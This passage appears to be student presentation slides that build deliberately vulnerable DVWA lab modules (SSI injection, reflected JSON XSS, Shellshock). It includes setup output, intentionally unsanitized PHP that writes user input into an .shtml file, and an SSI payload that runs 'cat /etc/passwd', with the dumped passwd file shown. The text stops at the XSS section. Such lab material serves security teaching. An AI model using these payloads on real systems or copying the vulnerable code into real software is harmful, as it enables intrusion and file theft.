SECURITY AND PRIVACY IN COMPUTING PHASE 2

By Sagar Wani (swani1) and Prashanth Venkateswaran (pvenkat7)

Overview


- Project Description
  - Installation and Setup
- Low
- Medium
- High
- Questions ?

Project Description

- Consist of three vulnerabilities:
  - Low: Server-Side Includes (SSI) Injection
  - Medium: XSS – Reflected (JSON)
  - High: Shellshock (via CGI)

Installation & Setup

- Step1
  - Extract the contents of spc.tar.gz in vulnerabilities folder of dvwa




```
root@ubuntu:/var/www/html/dvwa/vulnerabilities# tar -xvzf spc.tar.gz
spc/
spc/index.php
spc/hackme.tar.gz
spc/source/
spc/source/low.php
spc/source/medium.php
spc/source/high.php
spc/source/impossible.php
spc/README
spc/setup.sh
spc/myserver.sh
root@ubuntu:/var/www/html/dvwa/vulnerabilities# 
```

Installation & Setup

- Step2
  - Run the setup.sh script.

    - Check execute permissions for setup.sh



```
root@ubuntu:/var/www/html/dvwa/vulnerabilities/spc# ls -la
total 2500
drwxr-xr-x  3 root root    4096 Nov 27 23:42 .
drwxr-xr-x 17 root root    4096 Nov 27 23:43 ..
-rw-r--r--  1 root root 2533934 Nov 25 21:18 hackme.tar.gz
-rw-r--r--  1 user user    3787 Nov 26 01:29 index.php
-rw-r--r--  1 root root     586 Nov 25 22:13 myserver.sh
-rw-r--r--  1 root root       0 Nov 27 23:42 README
-rwxr-xr-x  1 root root    2386 Nov 27 00:16 setup.sh
drwxr-xr-x  2 root root    4096 Nov 27 00:12 source
root@ubuntu:/var/www/html/dvwa/vulnerabilities/spc# ./setup.sh
              +++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++
              |                                                                   |
              | Setting up your machine for some good hacking. Please be patient! |
              |                                                                   |
              +++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++


Press any key to continue the setup...
```


Installation & Setup

- Setup.sh contains:
  - Compiling Bash 3.1
  - Copying the shellscript inside cgi-bin
  - Creating a shtml file for dynamic content
  - Modifying apache2.conf for additional changes
  - Sym links to cgi.load and include.load to enable dynamic content support for apache
  - Assigning appropriate permissions to files

Installation & Setup


- Step3
  - Check for the successful completion of the setup

    - revert from apache2.config.backup in case it fails.



```
========================================================
Setting up the cgi-bin for dynamic content on the server...
ln: failed to create symbolic link './cgi.load': File exists

========================================================
Setting up the dynamic content:
/var/www/html/dvwa/vulnerabilities/spc

========================================================
Writing apache2.conf for configuration. [if it fails in this step, please revert apache2.conf
*******Successfully written apache2.conf*******

ln: failed to create symbolic link './include.load': File exists
*******Dynamic Content configured successfully*******

========================================================
Reloading the Apache server for configuration changes...

Apache reload successful...


              ++++++++++++++++++++++++++++++++++++++++++++++++++++++++++
              |                                                        |
              |You are ready to go! SHOW me your hacking skills . . . .|
              |                                                        |
              ++++++++++++++++++++++++++++++++++++++++++++++++++++++++++
root@ubuntu:/var/www/html/dvwa/vulnerabilities/spc# 
```

Low (Server-Side Includes(SSI) Injection)




Lookup your IP address...

Please enter your name here:

First name: Kevin

Last name: Nash



192.168.186.137/dvwa/vulnerabilities/spc/server-ip.shtml#

Hello Kevin Nash,

Your IP address is: ***192.168.186.1***


Low (Server-Side Includes(SSI) Injection)

- SSI Injection (Server-side Include) is a server-side exploit technique that allows an attacker to send code into a web application, which will later be executed locally by the web server. SSI Injection exploits a web application's failure to sanitize user-supplied data before they are inserted into a server-side interpreted HTML file.

  e.g. `<!--#exec cmd="/bin/ls /" -->`

Low (Server-Side Includes(SSI) Injection)


- □ Low.php Source Code



```
<?php
#HINT: Do not attempt any XSS attack here.

$field_empty = 0;

if(isset($_POST["form"]))
{

    $firstname = ucwords(ip_addr1(strtolower($_POST["firstname"])));
    $lastname = ucwords(ip_addr1(strtolower($_POST["lastname"])));

    if($firstname == "" or $lastname == "")
    {

        $field_empty = 1;

    }

    else
    {

        $line = '<p>Hello ' . $firstname . ' ' . $lastname . ',</p><p>Your IP address is:  ' . '<i><b><!--#echo var="REMOTE_ADDR" --></b></i></p>';

        // Writes a new line to the file
        $fp = fopen("server-ip.shtml", "w");
        fputs($fp, $line, 200);
        fclose($fp);

        header("Location: server-ip.shtml");

        exit;

    }

}

?>
```

Low (Server-Side Includes(SSI) Injection)

- Exploit: Enter the first name as test and last name as our payload.
  Payload = <!--#exec cmd="cat /etc/passwd" -->



192.168.186.137/dvwa/vulnerabilities/spc/server-ip.shtml


```
Hello Test root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bi
/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/
/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/v
/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (ad
timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false systemd-network:x:101:1
/resolve:/bin/false systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false syslog:x:
uuidd:x:107:111::/run/uuidd:/bin/false user:x:1000:1000:user,,,:/home/user:/bin/bash lightdm:x:108:117
daemon,,,:/var/lib/avahi-autoipd:/bin/false avahi:x:111:121:Avahi mDNS daemon,,,:/var/run/avahi-daer
/lib/colord:/bin/false speech-dispatcher:x:114:29:Speech Dispatcher,,,:/var/run/speech-dispatcher:/bin/fa
pulse:x:117:125:PulseAudio daemon,,,:/var/run/pulse:/bin/false rtkit:x:118:127:RealtimeKit,,,:/proc:/bi
mysql:x:121:130:MySQL Server,,,:/nonexistent:/bin/false sshd:x:122:65534::/var/run/sshd:/usr/sbin/nol

Your IP address is: 192.168.186.1
```

Medium (XSS – Reflected (JSON))

- Reflected Cross-site Scripting (XSS) occurs when an attacker injects browser executable code within a single HTTP response. The attack string is included as part of the crafted URI or HTTP parameters, improperly processed by the application, and returned to the victim.

Medium (XSS – Reflected (JSON))

- DVWA Web Page Screenshot



IMDB

